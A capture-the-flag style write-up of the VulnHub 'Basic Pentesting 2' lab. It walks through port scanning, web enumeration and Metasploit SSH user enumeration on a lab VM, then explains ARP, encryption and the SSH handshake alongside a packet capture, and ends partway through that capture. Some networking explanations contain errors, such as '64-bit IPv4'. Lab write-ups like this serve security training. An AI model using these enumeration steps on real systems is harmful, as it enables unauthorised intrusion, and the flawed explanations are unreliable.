

## CVE-


BP 2:

<https://www.vulnhub.com/entry/basic-pentesting-2.241/>

Write-Up by deusmachina

---

*Scenario : Exploit a server with IP address 10.0.2.5 and gain root access.*



---

### Discovery and enumerating open ports

```
# arp-scan -l
```

```
Interface: eth0, type: EN10MB, MAC: 08:00:27:50:4c:14, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00    QEMU
10.0.2.2      52:54:00:12:35:00    QEMU
10.0.2.3      08:00:27:10:3f:ca    PCS Systemtechnik GmbH
10.0.2.5      08:00:27:dc:cc:b5    PCS Systemtechnik GmbH
```

```
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.133 seconds (120.02 hosts/sec). 4 responded
```

```
# nmap -sV 10.0.2.5
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-07 04:34 EST
```

```
Nmap scan report for 10.0.2.5
```

```
Host is up (0.00024s latency).
```

```
Not shown: 994 closed tcp ports (reset)
```

```
PORT      STATE SERVICE  VERSION
```

```
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
```

```
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
```

```
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
```

```
8080/tcp  open  http      Apache Tomcat 9.0.7
```

```
MAC Address: 08:00:27:DC:CC:B5 (Oracle VirtualBox virtual NIC)
```

```
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

## Attempt ssh login on port 22

We can see that password login attempts for users are allowed. This means that later on, if we get stuck, brute-forcing ssh passwords is an option.

```
# ssh admin@10.0.2.5 -p 22
```

```
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
```

```
ED25519 key fingerprint is SHA256:XKjDkLKocbjCch0Tprw1PeLPuzDufTGZa4xMDA+o4.
```

```
This key is not known by any other names
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
```

```
admin@10.0.2.5's password:
```

```
Permission denied, please try again.
```

```
admin@10.0.2.5's password:
```

## Port 80 web enumeration

Using nikto, we find the directory '/development'

```
# nikto -h 10.0.2.5
```

```
- Nikto v2.1.6
```

```
+ Target IP: 10.0.2.5
```

```
+ Target Hostname: 10.0.2.5
```

```
+ Target Port: 80
```

```
+ Start Time:      2022-02-07 04:49:25 (GMT-5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 9e, size: 56a870fbc8f28,
mtime: gzip
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /development/: Directory indexing found.
+ OSVDB-3092: /development/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2022-02-07 04:49:45 (GMT-5) (20 seconds)
-----
+ 1 host(s) tested
```

Visiting the website, we can see the source code of the main page points to the same hint

```
<html>

<h1>Undergoing maintenance</h1>




<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->

</html>
```

We find 2 files 'dev.txt' and 'j.txt' in the 'http://10.0.2.5/development/' directory. From both files we find two employees of this server: "J" and "K". The user "J" has a weak password. Maybe we can retrieve the /etc/shadow file and crack the hash.

# Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

*Apache/2.4.18 (Ubuntu) Server at 10.0.2.5 Port 80*

*Why can I see the files that are contained in this directory? This is called directory listing and when enabled, it lists the content of a directory with no index file (ex. Index.html, index.php). Disabling this feature is a crucial point in preventing data leakage, XSS attacks, and heightening security. How to do so will depend on each service (Apache, Tomcat, etc)*

## dev.txt

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example

you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm

using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J

## j.txt

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,

and I was able to crack your hash really easily. You know our password policy, so please follow

it? Change that password ASAP.

-K

I decided to try and enumerate the ssh users. And we find the 2 users that may be relevant to the "J" and "K" we found before: jan, kay.

```
# msfconsole
> search ssh enum
> use auxiliary/scanner/ssh/ssh_enumusers
> set RHOST 10.0.2.5
> set RPORT 22
> set USER_FILE /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt
```

> **show options**

Module options (auxiliary/scanner/ssh/ssh\_enumusers):

Name	Current Setting	Required	Description
-----	-----	-----	-----
CHECK_FALSE	false	no	Check for false positives (random username)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.0.2.5	yes	The target host(s)
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME		no	Single username to test (username spray)
USER_FILE	/usr/share/wo..	no	File containing usernames, one per line

> **run**

[\*] 10.0.2.5:22 - SSH - Using malformed packet technique

[\*] 10.0.2.5:22 - SSH - Starting scan

[+] 10.0.2.5:22 - SSH - User 'mail' found

[+] 10.0.2.5:22 - SSH - User 'root' found

[+] 10.0.2.5:22 - SSH - User 'news' found

[+] 10.0.2.5:22 - SSH - User 'man' found

[+] 10.0.2.5:22 - SSH - User 'bin' found

[+] 10.0.2.5:22 - SSH - User 'games' found

[+] 10.0.2.5:22 - SSH - User 'nobody' found

[+] 10.0.2.5:22 - SSH - User 'jan' found

[+] 10.0.2.5:22 - SSH - User 'backup' found

[+] 10.0.2.5:22 - SSH - User 'daemon' found

[+] 10.0.2.5:22 - SSH - User 'proxy' found

[+] 10.0.2.5:22 - SSH - User 'list' found

[+] 10.0.2.5:22 - SSH - User 'kay' found

Before we get into how this metasploit auxiliary module works there are a couple of things to cover: What is ARP? How does SSH work?

## What is ARP?

Address Resolution Protocol (ARP) is a network protocol that is used for finding a computer's **MAC address** using their **IP address**.

\* There are many other types of ARP but that is a whole new monster that we can worry about later

A **Media Access Control (MAC) address** is the 12-digit 48-bit physical address that is unique to every device on this planet. For example :



Organizationally Unique Identifier

Network Interface Controller Specific

A MAC address has two halves; the first 6 digits form the OUI and the last 6 digits is a form of serial number.

An **Internet Protocol (IP) address** is an address that “uniquely” identifies a device on a network. There are 32-bit IPv4 addresses and 64-bit IPv4 addresses. IPv6 is the newer standard that was created to solve IPv4’s limit on only being able to support 4.2 billion IP addresses. In 2022 IPv4 is still widely used alongside NAT, which solves the same problem but without changing the whole 32-bit IP address infrastructure.


Class A	1.0.0.1 to 126.255.255.254	16M hosts 127 networks
Class B	128.1.0.1 to 191.255.255.254	64K hosts 16K networks
Class C	192.0.1.1 to 223.255.254.254	254 hosts 2M networks
Class D	224.0.0.0 to 239.255.255.255	Multicast
Class E	240.0.0.0 to 254.255.255.254	R&D == wasted

So what is the difference between a MAC address and an IP address?


MAC addresses are used for identifying/communicating with devices on a local network AND external network while IP addresses are used for identifying/communicating with devices on external networks. In terms of the OSI 7-Layer model, MAC addresses are used for Layer 2 (Data Link Layer) communications, while IP addresses are used for Layer 3+ (Network) communications.

Let’s see ARP in action:


⚠ Devices on the same local network need to know each other’s MAC address in order to communicate. ⚠



In this scenario there are 2 computers and a layer-2 switch in a local network. Computer A wants to send a packet to Computer B. It knows Computer B’s IP address but not it’s MAC address. Let’s say Computer A’s MAC address is AA:AA:AA:AA:AA:AA and Computer B’s MAC address is BB:BB:BB:BB:BB:BB.




1. Computer A broadcasts an ARP **request** packet with a source IP of 10.0.0.1, destination IP of 10.0.0.2, source MAC of AA:AA:AA:AA:AA:AA, and a destination MAC of FF:FF:FF:FF:FF:FF which is not a MAC address at all but a broadcast address that is used when you don't know the actual address.




2. The switch first notes down Computer A's MAC address and the specific port on which it can be reached (port 1). The switch then checks its MAC address table, a table that links MAC addresses to a port on the switch, for Computer B's MAC address and can either do one of two things:

- a) If it has Computer B's MAC address in its MAC address table it can forward that packet to the respective port.
- b) If the switch does not have Computer B's MAC address in its MAC address table it floods the packet to every port except the one it received the packet on. In this scenario there are only two ports being used so it doesn't change much.


The switch will execute option b) in this case.




(An example of flooding if the scenario had more switch ports involved)




3. The switch floods the broadcast ARP request packet with source IP 10.0.0.1, destination IP 10.0.0.2, source MAC AA:AA:AA:AA:AA:AA, and destination MAC FF:FF:FF:FF:FF:FF




4. Upon receiving the packet Computer B first saves Computer A's IP address and MAC address to its ARP cache table, a table that links and stores IP addresses to MAC addresses, for future reference. Then Computer B sees the packet destination IP is its and *decapsulates* the packet. Computer B now sees its an ARP request packet and creates an ARP **reply** packet to send.



5. Computer B sends an unicast ARP **reply** packet with source IP 10.0.0.2, destination IP 10.0.0.1, source MAC BB:BB:BB:BB:BB:B, and destination MAC AA:AA:AA:AA:AA:AA.



6. The switch receives the packet, notes down Computer B's MAC address and the port to reach it on (port 2). Then the switch checks if it has a port corresponding to the packet's destination MAC address, Computer A's MAC address. It does because it noted it down in step 2. So it forwards the ARP reply packet to port 1.



7. Computer A receives the packet, sees the destination IP address is its and decapsulates the packet. Once it sees that it is an ARP reply, Computer A notes down Computer B's IP and MAC address to its ARP cache table. Now Computer A has the information needed to communicate with Computer B.




# How does SSH work?

Secure Shell (SSH) is a cryptographic network communication protocol used for securely accessing a device remotely. What “accessing a device remotely” means will become clear once we see some examples. But before that we should cover the main types of encryption standards.


Types of encryption:

- **Symmetric encryption:** both communicating end-devices(combined) have one key that is used for encryption and decryption.



Examples : DES, 3DES, AES, SEEd, IDEA, Blowfish, Twofish, RC4

- **Asymmetric encryption:** both end-devices have a pair of keys: a private and a public key. Public keys are used for encryption and private keys are used for decryption. As the name suggests, public keys can be publicly exchanged while private keys are never transferred to another device. Also, although they are related, it should be impossible to guess or calculate the value of the private key through a public key. A scenario to explain how it works:



**A** wants to securely communicate with **B**. **A** asks **B** for her **public key**.

① **B** transmits its **public key**. (public key exchange)

② **A** receives **B**'s **public key** and encrypts the message it wants to send.

③ **A** transmits the encrypted message.

④ **B** receives **A**'s encrypted message and decrypts it using its **private key**.

Examples : RSA, ECC, Diffie-Hellman, Rabin, PGP, ECDSA

- **Hash encryption:** unlike symmetric and asymmetric encryption, hashing is a one-way encryption method. This means that once something is 'hashed' it can not be reverse engineered to get to the original plain text. Hashes are used for storing sensitive data, so that even if it is made public it would be incomprehensible gibberish. So when, let's say, a login is attempted, the inputted password is put through the same hash function and compared to the real hash. Some characteristics of hashes are
  - One input string should have one specific hash value
  - Hashing function must be quick and irreversible
  - Commonly, salts, any random data that is used as an additional input to the hash function, are used to reinforce safety.



Examples: SHA-2, SHA-3, MD5, Whirlpool, Tiger, CRC32

## SSH handshake?

In networking a 'handshake' refers to a negotiation of protocols to follow while communicating with another. In this scenario, computer A(client) is using SSH to remotely connect to computer B(provider).



## Diagram label definitions and details

<p>VERSION EXCHANGE</p>	<p>A string containing the SSH version that they support. EXAMPLE WIRESHARK PACKET:</p> 
<p>KEY EXCHANGE “Preparations”</p>	<p>A string containing preferred algorithms for the following categories (a negotiation of algorithms to use for communications):</p> <ul style="list-style-type: none"> <li>• cookie <ul style="list-style-type: none"> <li>◦ A random value generated by the client used to obfuscate both sides from determining the keys and session identifier.</li> </ul> </li> <li>• kex_algorithms <ul style="list-style-type: none"> <li>◦ A list of supported algorithms for exchanging the key. Preferred algorithm must come first in the list. A “guess” algorithm is also sent, based on information from the VERSION EXCHANGE step.</li> </ul> </li> <li>• server_host_key_algorithms <ul style="list-style-type: none"> <li>◦ If the requested algorithms require an encryption-capable key, a string of supported server host key encryption methods. Essentially, the server sends a list of the algorithms for which it has host keys, and the host replies with its choices.</li> <li>◦ If both devices have no commonly supported algorithm, both sides will disconnect.</li> </ul> </li> <li>• encryption_algorithms <ul style="list-style-type: none"> <li>◦ A string of supported ciphers, symmetric encryption algorithms.</li> </ul> </li> <li>• mac_algorithms <ul style="list-style-type: none"> <li>◦ A group of ciphers used to prove data origin, integrity, by producing a MAC tag on the message.</li> </ul> </li> <li>• compression_algorithms <ul style="list-style-type: none"> <li>◦ A string of supported compression algorithms.</li> </ul> </li> <li>• languages <ul style="list-style-type: none"> <li>◦ A string of supported languages.</li> </ul> </li> <li>• first_kex_packet_follows <ul style="list-style-type: none"> <li>◦ Boolean value indicating whether a guessed key exchange packet follows.</li> </ul> </li> </ul> <p>Key exchange may take form in multiple packet exchanges, depending on the negotiations. EXAMPLE WIRESHARK PACKET:</p> 

	<pre> mac_algorithms_server_to_client length: 213 mac_algorithms_server_to_client string [truncated]: umac-64-etm@openssh.com,umac- compression_algorithms_client_to_server length: 21 compression_algorithms_client_to_server string: none,zlib@openssh.com compression_algorithms_server_to_client length: 21 compression_algorithms_server_to_client string: none,zlib@openssh.com languages_client_to_server length: 0 languages_client_to_server string: languages_server_to_client length: 0 languages_server_to_client string: First KEX Packet Follows: 0 Reserved: 00000000 </pre>
ECDH & ECDH REPLY	<p>Client begins by generating a one-time-use keypair (private and associated public key) and then sends SSH_MSG_KEX_ECDH_INIT (its public key) to the server. This keypair is only used during the key exchange and is disposed of afterwards.</p> <p>Provider, upon receipt of SSH_MSG_KEX_ECDH_INIT (client's public key), generates its own ephemeral keypair.</p> <p>Elliptic Curve Diffie-Hellman (ECDH):</p> <p>Using the aforementioned temporary key, the client and provider securely exchange a very large prime number and individually perform encryption based on a newly negotiated algorithm. Let's call this value the 'shared number'. Another prime number is, this time, independently generated and set to use as the 'private key'.</p> <p>EXAMPLE WIRESHARK PACKET:</p> <pre> Key Exchange (method:ecdh-sha2-nistp521)   Message Code: Elliptic Curve Diffie-Hellman Key Exchange Reply (31)   ▾ KEX host key (type: ssh-ed25519)     Host key length: 51     Host key type length: 11     Host key type: ssh-ed25519     EdDSA public key length: 32     EdDSA public key: 0cf2f1969c5976cf19eaadba22429cf3f42d8658665323e4     ECDH server's ephemeral public key length: 133     ECDH server's ephemeral public key (Q_S): 0400f3c92c2f9d066dab5274b6     KEX H signature length: 83     KEX H signature: 0000000b7373682d6564323535313900000040e564594c72b5a </pre>
NEW KEYS (ECDH)	<p>The three values, 'shared number', 'private key', and the agreed-upon encryption algorithm are used to compute another 'public key' and send it to the other party.</p> <p>Finally, both parties use this 'public key' + 'private key' + 'shared number' to create the final 'shared key'. The 'shared key' is independently computed but will result in the same encryption key.</p> <p><b>Both parties now have a shared encryption key and are able to communicate on a symmetrically encrypted SSH session.</b></p> <p>EXAMPLE WIRESHARK PACKET:</p> <pre> Key Exchange (method:ecdh-sha2-nistp521)   Message Code: New Keys (21)   Padding String: 7adc655640102074388df4f93dcfc84a538d </pre>
ENCRYPTED PACKET	<p>Through the symmetrically encrypted SSH session, the client sends login credentials or SSH keys. Server replies are also of course encrypted and gibberish.</p> <p>EXAMPLE WIRESHARK PACKET:</p>

	SSHv2	110 Client: Encrypted packet (len=44)
	SSHv2	110 Server: Encrypted packet (len=44)
	SSHv2	142 Client: Encrypted packet (len=76)
	SSHv2	118 Server: Encrypted packet (len=52)

## What is a SSH Malformed Packet Attack?

According to the description of the metasploit auxiliary module:

*“ This module uses a malformed packet or timing attack to enumerate users on an OpenSSH server. The default action sends a malformed (corrupted) SSH\_MSG\_USERAUTH\_REQUEST packet using public key authentication (must be enabled) to enumerate users. On some versions of OpenSSH under some configurations, OpenSSH will return a "permission denied" error for an invalid user faster than for a valid user, creating an opportunity for a timing attack to enumerate users. Testing note: invalid users were logged, while valid users were not. ”*

Now let's see the packets for ourselves. Create a wireshark capture on the network card the scenario is operating on and run the metasploit auxiliary module again.

*In wireshark, I changed a couple coloring rules filtered by source address so that it is easier to see at a glance which packet is coming from where (**white foreground is from Attacker, black foreground is from Victim**). Also, time display formats were changed to Seconds Since Beginning of Capture and Microseconds.*



1	0.000000	ARP	42	Who has 10.0.2.5? Tell 10.0.2.15
2	0.000325	ARP	60	10.0.2.5 is at 08:00:27:dc:cc:b5
3	0.000339	TCP	74	43957 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3240326102 TSecr=0 WS=128
4	0.000620	TCP	74	22 → 43957 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=322927 TSecr=3240326102 WS=128
5	0.000865	TCP	66	43957 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3240326103 TSecr=322927
6	0.002042	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
7	0.002341	TCP	66	22 → 43957 [ACK] Seq=1 Ack=42 Win=29056 Len=0 TSval=322927 TSecr=3240326104
8	0.006375	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4)
9	0.006397	TCP	66	43957 → 22 [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3240326109 TSecr=322928
10	0.006825	SSHv2	1042	Server: Key Exchange Init
11	0.006839	TCP	66	43957 → 22 [ACK] Seq=42 Ack=1018 Win=64128 Len=0 TSval=3240326109 TSecr=322928
12	0.007520	SSHv2	866	Client: Key Exchange Init
13	0.045039	TCP	66	22 → 43957 [ACK] Seq=1018 Ack=842 Win=30592 Len=0 TSval=322938 TSecr=3240326110
14	0.045077	SSHv2	218	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
15	0.045586	TCP	66	22 → 43957 [ACK] Seq=1018 Ack=994 Win=32256 Len=0 TSval=322938 TSecr=3240326147
16	0.048150	SSHv2	378	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
17	0.048184	TCP	66	43957 → 22 [ACK] Seq=994 Ack=1330 Win=64128 Len=0 TSval=3240326151 TSecr=322938
18	0.050457	SSHv2	90	Client: New Keys
19	0.088913	TCP	66	22 → 43957 [ACK] Seq=1330 Ack=1018 Win=32256 Len=0 TSval=322949 TSecr=3240326153
20	0.088935	SSHv2	166	Client: Encrypted packet (len=100)
21	0.089188	TCP	66	22 → 43957 [ACK] Seq=1330 Ack=1118 Win=32256 Len=0 TSval=322949 TSecr=3240326191
22	0.089369	SSHv2	166	Server: Encrypted packet (len=100)
23	0.089379	TCP	66	43957 → 22 [ACK] Seq=1118 Ack=1430 Win=64128 Len=0 TSval=3240326192 TSecr=322949
24	0.091261	SSHv2	246	Client: Encrypted packet (len=180)
